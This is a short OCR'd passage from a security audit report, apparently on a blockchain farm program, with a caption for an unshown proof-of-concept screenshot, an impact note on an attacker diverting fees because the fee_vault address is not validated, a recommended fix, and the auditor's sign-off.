


Figure 5 – PoC script execution

Recommendation:

It is recommended to implement a validation to ensure that the fee_vault address in farm struct is equal to the public key of fee_vault.

Impact:

An attacker can transfer the fee amount to an account from their control and enable the farm. This fee will not be transferred to the fee_vault, and the attacker may withdraw this value.

Javarez
Security

Contributing to a safer world.

Thank you for your preference.